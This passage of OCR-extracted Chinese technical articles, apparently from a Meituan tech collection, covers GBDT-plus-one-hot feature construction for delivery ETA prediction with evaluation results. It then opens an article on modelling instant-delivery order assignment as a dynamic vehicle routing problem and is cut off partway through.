ETA 中比较常用的模型是以 GBDT（Gradient Boost Decision Tree，梯度提升决策树）、RF（RandomForest，随机森林）和线性回归为主的回归预测模型。GBDT 是利用 DT Boosting 的思路，通过梯度求解的方式追踪残差，最终达到利用弱分类器（回归器）构造强分类器（回归器）的目的。RF 在 DT Bagging 的基础之上通过加入样本随机和特征随机的方式引入更多的随机性，解决了决策树泛化能力弱的问题。而线性回归作为线性模型，很容易并行化，处理上亿条训练样本不是问题。但线性模型学习能力有限，需要大量特征工程预先分析出有效的特征、特征组合，从而去间接增强线性回归的线性学习能力。

在回归模型中，特征组合非常重要，但只依靠业务理解和人工经验不一定能带来

效果提升，这导致在实际应用中存在特征匮乏的问题。所以如何发现、构造、组合有效特征，并弥补人工经验的不足，成了 ETA 中重要的一环。

GBDT 构造特征现状

Facebook 2014 年的文章介绍了通过 GBDT 解决 LR 的特征组合问题。[1] GBDT 思想对于发现多种有区分性的特征和组合特征具有天然优势，可以用来构造新的组合特征。在 Facebook 的文章中，会基于样本在 GBDT 中的输出节点索引位置构造 0-1 特征，实现特征的丰富化。新构造的 0-1 特征中，每一个特征对应样本在每棵树中可能的输出位置，它们代表着某些特征的某种逻辑组合。例如一棵树有 n 个叶子节点，当样本在第 k 个叶子节点输出时，则第 k 个特征输出 1，其余 n-1 个特征输出 0，如图 3 所示。




图 3　GBDT(Gradient Boost Decision Tree) 特征构造方法

至于构造新特征的规模，需要由具体业务规模而决定。当 GBDT 中树的数量较多或树深较深时，构造的特征规模也会大幅增加；当业务中所用的数据规模较小时，大规模的构造新特征会导致后续训练模型存在过拟合的可能。所以构造特征的规模需

要足够合理。

GBDT 构造特征在 ETA 场景的中的应用方案

在 ETA 场景中，由于业务场景复杂，所以特征的丰富性决定了 ETA 最终效果的上限。在目前所拥有的特征中，在特征工程的基础阶段，我们依靠业务理解、人工分析和经验总结来构造特征。但从特征层面来看仍然存在欠缺，需要让特征更加丰富化，深度挖掘特征之间的潜在价值。

基础特征构建




图 4　基础特征构成

特征作为 ETA 中的重要部分，决定了 ETA 的上限。我们基于人工经验和业务理解构建了不同的离线特征和在线特征。

(1) 离线特征

a. 商户画像：商户平均送达时长、到店时长、取餐时长、出餐状况、单量、种类偏好、客单价、平均配送距离。

b. 配送区域画像：区域运力平均水平、骑手规模、单量规模、平均配送距离。

(2) 在线特征

a. 商家实时特征：商家订单挤压状况、过去 N 分钟出单量、过去 N 分钟进单量。

b. 区域实时特征：在岗骑手实时规模、区域挤压（未取餐）单量、运力负载状况。

c. 订单特征：配送距离、价格、种类、时段。

d. 天气数据：温度、气压、降水量。

其中区域实时特征和商家实时特征与配送运力息息相关，运力是决定配送时长和用户体验的重要因素。

GBDT 模型训练和特征构造

利用基础特征，训练用于构造新特征的 GBDT 模型。在 GBDT 中，我们每次训练一个 CART（Classification And Regression Trees）回归树，基于当前轮次 CART 树的损失函数的逆向梯度，拟合下一个 CART 树，直到满足要求为止。

(1) 超参数选择

a. 首先为了节点分裂时质量和随机性，分裂时所使用的最大特征数目为$\sqrt{n}$。

b. GBDT 迭代次数（树的数量）。

- 树的数量决定了后续构造特征的规模，与学习速率相互对应。通常学习速率设置较小，但如果过小，会导致迭代次数大幅增加，使得新构造的特征规模过大。
- 通过 GridSearch+CrossValidation 可以寻找到最合适的迭代次数 + 学习速率的超参组合。

c. GBDT 树深度需要足够合理，通常在 4~6 较为合适。

- 虽然增加树的数量和深度都可以增加新构造的特征规模。但树深度过大，会造成模型过拟合以及导致新构造特征过于稀疏。

(2) 训练方案

将训练数据随机抽样 50%，一分为二。前 50% 用于训练 GBDT 模型，后 50% 的数据在通过 GBDT 输出样本在每棵树中输出的叶子节点索引位置，并记录存储，用于后续的新特征的构造和编码，以及后续模型的训练。如样本 x 通过 GBDT 输出后得到的形式如下：x → [25,20,22,....,30,28] ，列表中表示样本在 GBDT 每个树中输出的叶子节点索引位置。

OneHotEncoder（新特征热编码）




图 5. OneHotEncoder(新特征热编码) 使用方法

由于样本经过 GBDT 输出后得到的 x → [25,20,22,....,30,28] 是一组新特征，但由于这组新特征是叶子节点的 ID，其值不能直接表达任何信息，故不能直接用于 ETA 场景的预估。为了解决上述的问题，避免训练过程中无用信息对模型产生的负面影响，需要通过独热码（OneHotEncoder）的编码方式对新特征进行处理，将新特征转化为可用的 0-1 的特征。

以图 5 中的第一棵树和第二棵树为例，第一棵树共有三个叶子节点，样本会在三个叶子节点的其中之一输出。所以样本在该棵树有会有可能输出三个不同分类的值，需要由 3 个 bit 值来表达样本在该树中输出的含义。图中样本在第一棵树的第一个叶子节点输出，独热码表示为 {100}；而第二棵树有四个叶子节点，且样本在第三个叶子节点输出，则表示为 {0010}。将样本在每棵树的独热码拼接起来，表示为 {1000010}，即通过两棵 CART 树构造了 7 个特征，构造特征的规模与 GBDT 中 CART 树的叶子节点规模直接相关。

基于独热码编码新特征完成后，加上原来的基础特征，特征规模达到 1000+ 以

上，实现特征丰富化。

评估指标与实践效果

评估指标

与传统的回归问题不同，ETA 与实际业务深度耦合，所以需要基于业务因素考虑更多的评估指标，以满足各端（C 端、R 端）用户利益。

① N 分钟准确率：订单实际送达时长与预估时长的绝对误差在 N 分钟内的概率。

1. 业务含义：

- 在 N 分钟准确率中，N 的判定方法来源于绝对误差与用户满意度的关系曲线。通常绝对误差在一定范围内，用户满意度不会有明显波动。如果发现当误差大于 K 分钟时，用户满意度出现明显下滑，则可以将 K 做为 N 分钟准确率中 N 的取值依据。
- 预估时长等同于平台提供给 C 端用户对送餐快慢的心理预期，如果 N 分钟准确率越高，证明预估时长愈发接近用户的心理预期，表示 C 端用户体验越好。

2. 计算方法：

- Xi：样本 i 的绝对误差 =abs(实际送达时长 − 预估时长)。
- 计算每个样本的误差的是否在 N 分钟内，并统计概率 P(Xi <= N)，如图 6、图 7 所示。

$$f(x_i)=\begin{cases}1(x_i<=N)\\0(x_i>N)\end{cases}$$

图 6　判定订单预估是否准确的计算方法

$$P(X_i <= N) = \frac{\sum_{i=1}^{n} f(x_i)}{n}$$

图 7　N 分钟准确率计算方法

② N 分钟业务准时率：实际送达时长与预估时长的差值在 N 分钟内的概率。

1. 业务含义：

- N 分钟业务准时率中 N 的判定方法与 N 分钟准确率类似。
- N 分钟业务准时率是一种合理考核骑手以及保障骑手绩效收益的指标。ETA 场景与其它回归场景相比，在预估准确的同时，预估合理性同样很重要。N 分钟准确率虽然有效地量化 C 端用户体验指标，但无法衡量 R 端骑手体验。所以 N 分钟业务准时率是一个很好的补充指标。

2. 计算方法：

- Xi，样本 i 的有偏差值 =(实际送达时长 − 预估时长)。
- 若 Xi < 0 ，表示骑手提前送达，等同于业务准时。
- 若 0 < Xi <= N ，表示骑手在超时 N 分钟内送达，等同于业务准时；但如果 Xi > N ，表示骑手超时 N 分钟以上送达，从指标层面看，该订单骑手配送业务超时。
- 统计订单配送不超时的概率 P(Xi <= N)，计算方法与 N 分钟准确率 (图 7) 类似。

实践效果对比

我们在此之前已经做了很多特征工程和优化方面的工作，本次我们在不增加任何额外特征的情况下，仅通过模型架构的变化进行优化。在对全量订单进行评估对比的同时，我们对一些高价值和午高峰期间的订单进行重点评估。

① 高价值订单：高价值订单仅占全量订单的 5%。这部分订单用户满意度较低、配送体验较差，属于长尾订单范畴，优化难度高于其它类型订单。

② 午高峰订单：午高峰运单业务占比高达 40%。午高峰期间，商家存在堂食和

外卖资源争抢问题，造成出餐时间不稳定，导致业务中存在更多不确定性，预估难度明显大于非高峰期。

将 GBDT 构造特征 +Ridge 与老版本 base model（GBDT）进行对比。从结果上来看，构造新特征后，可以对 ETA 预估带来更好的效果，其中在高价值订单中，骑手的 N 分钟业务准时率提升显著。具体结论如下：

① 全量订单

平均偏差 (MAE) 减少了 3.4%，误差率减少 1.7 个百分点，N 分钟准确率提升 2.2 个百分点，N 分钟业务准时率持平。

② 高价值订单

平均偏差 (MAE) 减少了 2.56%，误差率减少 1 个百分点，N 分钟准确率提升 1.6 个百分点，N 分钟业务准时率提升 3.46 个百分点。

③ 午高峰订单

平均偏差 (MAE) 减少了 3.1%，误差率减少 1.4 个百分点，N 分钟准确率提升 1.7 个百分点，N 分钟业务准时率持平。

从上述效果来看，GBDT 构造特征可以给 ETA 场景带来更多的提升，在线上使用时，也需要在性能和构造特征的规模上做出取舍。考虑到骑手的主观能动性等因素，通常上线后，线上效果比线下试验效果要更加乐观。

总结

ETA 作为是外卖配送场景中最重要变量之一，是一个复杂程度较高的机器学习问题，其特征的丰富性决定了 ETA 的上限。在业务特征相对匮乏的情况下，GBDT+OneHotEncoder 可以实现特征的丰富化，深度挖掘出特征的潜在价值。实验结果显示，在特征丰富化的情况下，ETA 的准确度明显提高。

与此同时，我们也在尝试进行更多的探索。我们认为时序关系也是 ETA 场景的重要特征，并尝试将该关系特征化加入到目前的模型和策略中，改善特征质量，提高 ETA 的预估能力上限。同时引入深度学习和增强学习，在提高上限的同时，用更好

的模型去接近这个新的预估上限，为 ETA 的场景提升打下坚实的基础。

参考文献

[1] He X, Pan J, Jin O, et al. Practical Lessons from Predicting Clicks on Ads at Facebook[C]. Proceedings of 20th ACM SIGKDD Conference on Knowledge Discovery and Data Mining. ACM, 2014: 1-9.

[2] https://www.csie.ntu.edu.tw/~r01922136/kaggle-2014-criteo.pdf.

[3] GitHub，guestwalk.

即时配送的订单分配策略：从建模和优化

井华

序言

最近两年，外卖的市场规模持续以超常速度发展。近期美团外卖订单量峰值达到1600 万，是全球规模最大的外卖平台。目前各外卖平台正在优质供给、配送体验、软件体验等各维度展开全方位的竞争，其中，配送时效、准时率作为履约环节的重要指标，是外卖平台的核心竞争力之一。

要提升用户的配送时效和准时率，最直接的方法是配备较多的配送员，扩大运力规模，然而这也意味着配送成本会很高。所以，外卖平台一方面要追求好的配送体验，另一方面又被配送的人力成本掣肘。怎么在配送体验和配送成本之间取得最佳的平衡，是即时配送平台生存的根基和关键所在。

随着互联网时代的上半场结束，用户增长红利驱动的粗放式发展模式已经难以适应下半场的角逐。如何通过技术手段，让美团外卖平台超过 40 万的骑手高效工作，在用户满意度持续提升的同时，降低配送成本、提高骑手满意度、驱动配送系统的自动化和智能化，是美团配送技术团队始终致力于解决的难题。

在过去一年多时间里，美团配送团队在机器学习、运筹优化、仿真技术等方面，持续发力，深入研究，并针对即时配送场景特点将上述技术综合运用，推出了用于即时配送的“超级大脑”——O2O 即时配送智能调度系统。

系统首先通过优化设定配送费以及预计送达时间来调整订单结构；在接收订单之后，考虑骑手位置、在途订单情况、骑手能力、商家出餐、交付难度、天气、地理路况、未来单量等因素，在正确的时间将订单分配给最合适的骑手，并在骑手执行过程中随时预判订单超时情况并动态触发改派操作，实现订单和骑手的动态最优匹配；同时，系统派单后，为骑手提示该商家的预计出餐时间和合理的配送线路，并通过语音方式和骑手实现高效交互；在骑手送完订单后，系统根据订单需求预测和运力分布情况，告知骑手不同商圈的运力需求情况，实现闲时的运力调度。通过上述技术和模式


的引入，持续改善了用户体验和配送成本：订单的平均配送时长从 2015 年的 41 分钟，下降到 32 分钟，进一步缩短至 28 分钟，另一方面，在骑手薪资稳步提升的前提下，单均配送成本也有了 20% 以上的缩减。

本文将以外卖场景下上述调度流程中的关键问题之一——订单分配问题为例，阐述该问题的本质特点、模式变迁、方案架构和关键要点，为大家在解决业务优化问题上提供一个案例参考。

外卖订单分配问题描述

外卖订单的分配问题一般可建模为带有若干复杂约束的 DVRP（Dynamic Vehicle Routing Problem）问题。这类问题一般可表述为：有一定数量的骑手，每名骑手身上有若干订单正在配送过程中，在过去一段时间（如 1 分钟）内产生了一批新订单，已知骑手的行驶速度、任意两点间的行驶距离、每个订单的出餐时间和交付时间（骑手到达用户所在地之后将订单交付至用户所需的时间），那么如何将这批新订单在正确的时间分配至正确的骑手，使得用户体验得到保证的同时，骑手的配送效率最高。

下图是外卖配送场景下一个配送区域上众多骑手的分布示意图。



即时配送订单分配模式的演进

在 O2O 领域，订单和服务提供方的匹配问题是一个非常关键的问题。在外卖行业发展初期主要依赖骑手抢单模式和人工派单模式。抢单模式的优势是开发难度低，服务提供者（如司机、骑手）的自由度较高，可以按照自身的需要进行抢单，但其缺点也很明显：骑手 / 司机只考虑自身的场景需求，做出一个局部近优的选择，然而由于每个骑手掌握的信息有限又只从自身利益出发来决策，导致配送整体效率低下，从用户端来看，还存在大量订单无人抢或者抢了之后造成服务质量无法保证（因为部分骑手无法准确预判自己的配送服务能力）的场景，用户体验比较差。

人工派单的方式，从订单分配的结果上来看，一般优于抢单模式。在订单量、骑手数相对比较少的情形下，有经验的调度员可以根据订单的属性特点、骑手的能力、骑手已接单情况、环境因素等，在骑手中逐个比对，根据若干经验规则挑选一个比较合适的骑手来配送。一般而言，人工调度一个订单往往至少需要半分钟左右的时间才能完成。然而，随着外卖订单规模的日益增长，在热门商圈（方圆 3 公里左右）的高峰时段，1 分钟的时间内可能会有 50 单以上，在这种情况下，要求人工调度员每 1–2 秒钟做出一次合理的调度决策，显然是不可能的。另一方面，由于即时配送过程的复杂性，要做出合理的匹配决策，要求调度员对配送范围内各商家的出餐速度、各用户地址的配送难度（例如有的写字楼午高峰要等很长时间的电梯）、各骑手自身的配送工具 / 熟悉的商家和用户范围 / 工作习惯等等要有非常深入的了解，在此基础上具备统筹优化能力，考虑未来进单量、减少空驶等因素，做出全局近优的选择，这对人工调度员而言，又是一项极其艰巨的任务。另外，美团外卖有数千个配送区域，如果采用人工调度方式则每个区域均需要配置调度员，会消耗非常高的人力成本。

该问题虽然复杂，但仍具备一定的规律性。尤其是移动互联网高度发达的今天，我们拥有骑手配送订单过程中的各类大量历史数据，e.g. 骑手的位置、订单状态、天气数据、LBS 数据，利用这些数据辅以相关数学工具使得实现计算机系统的自动派单成为可能。


系统派单具备如下优势：

- 系统可以在全局层面上掌握和配送有关的骑手、商家、用户、订单等各类信息，在此基础上，可以做出全局较优的方案，从而提升配送效率和配送体验，减少配送成本；
- 显著减轻人工调度员的工作，从而降低人工成本，人工调度员只需要在一些意外场景（如配送员出现紧急情况无法继续配送等）发生的时候进行干预即可。

所以，随着数据采集的不断完善和人工智能技术的不断成熟，通过人工智能的方法来进行订单的指派，具有巨大的收益，成为各个配送平台研究的热点之一。

订单智能分配系统的基本架构

美团外卖每天产生巨量的订单配送日志、行驶轨迹数据。通过对配送大数据进行分析、挖掘，会得到每个用户、楼宇、商家、骑手、地理区域的个性化信息，以及有关各地理区块骑行路径的有效数据，那么订单智能分配系统的目标就是基于大数据平台，根据订单的配送需求、地理环境以及每名骑手的个性化特点，实现订单与骑手的高效动态最优匹配，从而为每个用户和商家提供最佳的配送服务，并降低配送成本。



即时配送大数据平台实现对骑手轨迹数据、配送业务数据、特征数据、指标数据的全面管理和监控，并通过模型平台、特征平台支持相关算法策略的快速迭代和优化。机器学习模块负责从数据中寻求规律和知识，例如对商家的出餐时间、到用户所在楼宇上下楼的时间、未来的订单、骑行速度、红绿灯耗时、骑行导航路径等因素进行准确预估，为调度决策提供准确的基础信息；而运筹优化模块则在即时配送大数据

平台以及机器学习的预测数据基础上，采用最优化理论、强化学习等优化策略进行计算，做出全局最优的分配决策，并和骑手高效互动，处理执行过程中的问题，实现动态最优化。

问题分析和建模：高效求解问题的第一步

学术研究领域有很多经典的优化问题（如旅行商问题 TSP、装箱问题 BP、车辆路径问题 VRP 等），它们的决策变量、优化目标和约束条件往往非常明确、简单。这在学术研究中是很必要的，因为它简化了问题，让研究者把精力放在如何设计高效算法上。然而，由于实际工业场景的复杂性，绝大部分实际场景的决策优化问题很难描述的如此简单，此时，如果不仔细分析实际业务过程特点而错误地建立了和实际场景不符的模型，自然会造成我们获得的所谓“最优解”应用于实际后也会“水土不服”，最后被大量抱怨甚至抛弃。所以我们说，准确建模是实际决策优化项目的第一步，也是最关键的一步。

准确建模，包括两个方面的问题：

- 我们正确理解了实际业务场景的优化问题，并且通过某种形式化语言进行了准确描述；
- 我们建立的模型中，涉及的各类参数和数据，能够准确得获取。

在上述两个前提下，采用相应的高效优化算法求解模型所得到的最优解，就是符合实际场景需求的最优决策方案。第一个问题，一般是通过业务调研、分析并结合建模工具来得到；而解决第二个问题，则更多地需要依赖数据分析、机器学习、数据挖掘技术结合领域知识，对模型进行精确的量化表达。

一个决策优化问题的数学模型，一般包括三个要素：

- 决策变量
- 优化目标
- 约束条件

其中，决策变量说明了我们希望算法来帮助我们做哪些决策；优化目标则是指我们通过调整决策变量，使得哪些指标得到优化；而约束条件则是在优化决策的过程中所考虑的各类限制性因素。

为了说明即时配送场景下的订单分配问题，我们先引入若干符号定义：

n：订单数量
m：骑手数量
r_i：订单 i 的下单时刻
d_i：订单 i 的期望送达时刻
p_i：订单 i 的备货消耗时长
v_j：骑手 j 的骑行速度
u_i：订单 i 的交付消耗时长
pos_j：骑手 j 的当前位置
(i,B)：订单 i 的取货任务
(i,C)：订单 i 的送货任务
Ω：所有任务集合
$pos(i,B)$：订单 i 的取货位置
$pos(i,C)$：订单 i 的取货位置
$l_{pos1,pos2}$：pos1到 $pos2$的导航距离

在即时配送调度场景下，决策变量包括各个订单需要分配的骑手，以及骑手的建议行驶路线。

Ω_j：骑手 j 所分配的任务集合
seq_j：骑手 j 所分配任务 执行顺序
$fr_{(i,B)}$：订单 i 的到达商户时刻
$f_{(i,B)}$：订单 i 的取货时刻
$fr_{(i,C)}$：订单 i 的到达用户时刻
$f_{(i,C)}$：订单 i 的送达时刻

即时配送订单分配问题的优化目标一般包括希望用户的单均配送时长尽量短、骑手付出的劳动尽量少、超时率尽量低，等等。一般可表达为：

目标1：最小化超时率

$$\min g_1(\Omega) = \frac{\sum_{i=1}^{n} 1\left(f_{(i,C)} \geq d_i\right)}{n}$$

目标2：最小化单均行驶距离

$$\min g_2(\Omega) = \frac{\sum_{j=1}^{m} \sum_{k1,k2 \in seq_j} l_{k1,k2}}{n}$$

目标3：最小化单均消耗时间

$$\min g_3(\Omega) = \frac{\sum_{j=1}^{m} \max_{(i,x) \in seq_j} T_{(i,x)}}{n}$$

针对实际场景下的配送订单分配问题，设置哪些指标作为目标函数是一个较为复杂的问题。

原因在于两个方面：

1）该优化问题是多目标的，且各个目标在不同时段、不同环境下会有差别。举个例子，经验丰富的调度员希望在负载较低的空闲时段，将订单派给那些不熟悉区域地形的骑手，以锻炼骑手能力；在天气恶劣的情况下，希望能够容忍一定的超时率更多地派顺路单，以提高订单消化速度等。这些考量有其合理性，需要在优化目标中予以体现。

2）缺乏有助于量化优化目标的数据。如果带标签数据足够多，同时假设调度员的能力足够好，那么可以通过数据挖掘的手段获取优化目标的量化表达。不幸的是，这两个前提都不成立。我们针对该难题，首先通过深入调研明确业务痛点和目标，在此基础上，采用机理和数据相结合的办法，由人工设定目标函数的结构，通过仿真系统（下文介绍）和实际数据去设定目标函数的参数，来确定最终采用的目标函数形态。

即时配送调度问题的约束条件至少涵盖如下几种类型：

约束1：一个订单的送货要在取货后进行

$$f_{i,B} + \frac{l_{pos(i,B),pos(i,C)}}{\max_j v_j} \le fr_{(i,C)} + u_i = f_{i,C}$$

$$\forall i = 1,2,\cdots,n,\ \forall j = 1,2,\cdots,m$$

约束2：订单取货需要备货完成和骑手到达都具备后才能进行

$$f_{i,B} \ge r_i + p_i \qquad \forall i = 1,2,\cdots,n$$

$$f_{i,B} \ge fr_{(i,C)} \qquad \forall i = 1,2,\cdots,n$$

约束3：同一个骑手所分配的多项任务的完成时间限制

$$f_{(i1,x1)} \ge f_{(i2,x2)} + \frac{l_{pos(i1,x1),pos(i2,x2)}}{v_j}$$


$$\forall\ (i1,x1),(i2,x2) \in \Omega_j,\ \forall j = 1,2,\cdots,m$$

约束4：一个订单的取送，要由同一名骑手完成


$$\forall\ (i,B),(i,C) \in \Omega,$$

$$\exists j \text{ 满足 } (i,B),(i,C) \in \Omega_j$$

除了以上约束外，有时还需要考虑部分订单只能由具备某些特点的骑手来配送（例如火锅订单只能交给携带专门装备的骑手等）、载具的容量限制等。



以上只是针对给定的一批订单进行匹配决策的优化问题在建模时所需考虑的部分因素。事实上，在外卖配送场景中，我们希望的不是单次决策的最优，而是策略在一段时间应用后的累积收益最大。换句话说，我们不追求某一个订单的指派是最优的，而是希望一天下来，所有的订单指派结果整体上是全局最优的。这进一步加大了问题建模的难度，原因在于算法在做订单指派决策的时候，未来的订单信息是不确定的，如下图所示，在 t 时刻进行决策的时候，既需要考虑已确定的订单，还需要考虑未来的尚未确定的订单。运筹优化领域中的马尔可夫决策过程描述的就是这样的一类在不确定、信息不完备环境下的序贯决策优化问题。



问题建模中的机器学习


过去，在信息化水平较低的环境下，很多工业运筹优化类的项目不成功，重要原因之一就是缺少足够完备的数据采集基础工具，大量数据由人工根据经验设定，其准确性难以保证，且难以随着环境变化而自适应调整，从而造成模型的优化结果渐渐变得不符合实际。机器学习领域有个谚语“Garbage in，garbage out”，说明了精准的基础数据对于人工智能类项目的重要性。

